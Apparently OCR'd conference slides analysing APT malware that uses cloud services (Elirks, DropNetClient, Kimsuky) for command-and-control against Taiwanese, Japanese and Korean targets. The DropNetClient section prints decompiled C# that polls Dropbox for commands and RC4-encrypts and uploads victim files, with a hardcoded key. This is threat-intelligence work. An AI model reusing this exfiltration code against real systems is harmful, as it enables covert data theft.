

Second Stage C&C
Cloud Service
Encode
C&C address
String
1
2
3
4
Command
Decode String to g
et IP address
Victim

- Name: Elirks
- Targeted Country: Taiwan、Japan、 HK
- Targeted Sector: GOV、ThinkTank
- First Seen: 2010
- Infrastructure: Yahoo, Plurk, Google (blogger), Dropbox, Twitter
- Campaign: Elirks group




- In 2012~2014, Plurk had been used in several incidents.
- Encode C2 information with modified TEA and Base64.

- In 2014, Elirks start to Hide C2 information in Html tag



Pattern :
<http://google.com.tw
/37619834?
+ C2 information




<http://google.com.hk/37619834?zf=viugrq&hp=b6e5bled&mp=309b75e0&pg=jtt&eh123>


- In 2015, Our latest observation shows that Elirks using Japan Blo g to targeting JP victim. Encrypt with DES.

Similar Malwares

- WMIGh0st
  - Start from 2009, targeting Tibet victims
- Midhos
  - Start from 2012, targeting Tibet & Taiwan
- IXEHSE
  - Start from 2009, targeting Japan& Taiwan
- Taleret
  - Start from 2010, targeting United Nation & Taiwan
- PlugX
  - Start from 2012, targeting Japan & Hong Kong & Taiwan


Storage


4
5
Actor
Data
Cloud Storage
Command
1
2
3
Data
Victim



- Name: DropNetClient
- Targeted Country: Taiwan
- Targeted Sector: GOV
- First Seen: 2015
- Infrastructure: Dropbox
- Behavior:
  Fetch command from Dropbox and upload victim data to Dropbox.
- Campaign: Taidoor

- Low Detection Rate



- Use two RC4 Keys.
  - Key 1: A pubKey use to decrypt the file “10101” download from dropbox”.

```
namespace DbxClient
{
    internal class HostControl
    {
        private static string pubKeyStr = "21u89fhjsbhc7834bauyg7q893dtyu";
```

```
while (true)
{
    array = null;
    try
    {
        byte[] file = client.GetFile(rootPath + "10101");
        array = RC.RC4(file, file.Length, HostControl.pubKey, HostControl.pubKeyLen);
    }
    catch
    {
    }
    if (array != null)
    {
        goto IL_85;
    }
    Random random = new Random();
    num += (Math.Abs(random.Next()) % 30 + 60) * 1000;
    num2 += num;
    if (num2 / 1000 > 1800)
    {
        break;
    }
    Thread.Sleep(num);
}
```


- Use two RC4 Keys.
  - Key 2: The decrypted key, use to encrypt the victim files and upload to dropbox.

```
public static bool UploadFile(DropNetClient client, string localFile, string getPath)
{
    bool result;
    try
    {
        if (client == null || localFile == null || getPath == null)
        {
            result = false;
        }
        else if (!File.Exists(localFile))
        {
            result = false;
        }
        else
        {
            FileStream fileStream = new FileStream(localFile, FileMode.Open);
            string fileName = Path.GetFileName(fileStream.Name);
            byte[] array = new byte[fileStream.Length];
            int num = fileStream.Read(array, 0, array.Length);
            fileStream.Close();
            if (num < array.Length)
            {
                result = false;
            }
            else
            {
                byte[] array2 = RC.RC4(array, array.Length, HostControl.key, HostControl.keyLen);
                client.UploadFile(getPath, fileName, array2, true, null);
            }
        }
    }
    catch
    {
        result = false;
    }
    return result;
```


Similar Malwares

- Gdrive RAT
  - Start from 2012, targeting Taiwan, leverage Google Drive
- Inception (BlueCoat)
  - Start from 2014, targeting RU, RO, VE, MZ, PY, TR, KR, leverage CloudMe
- illitat
  - Start from 2010, targeting Taiwan, leverage blog services

Control Channel



- Name: Kimsuky
- Targeted Country: KR
- Targeted Sector: GOV; Military Industry; ThinkTank
- First Seen:2013
- Infrastructure: Public email service,TeamViewer
- Behavior: communicated with its “master” via a public e-mail server and TeamViewer



https://securelist.com/analysis/publications/57915/the-kimsuky-operation-a-north-korean-apt/

What APT malware love about cloud service?

- Easy to deploy and change
- Low Cost
- Bypass passive DNS
- Bypass IDS
- Bypass AV
- Difficult to trace the source

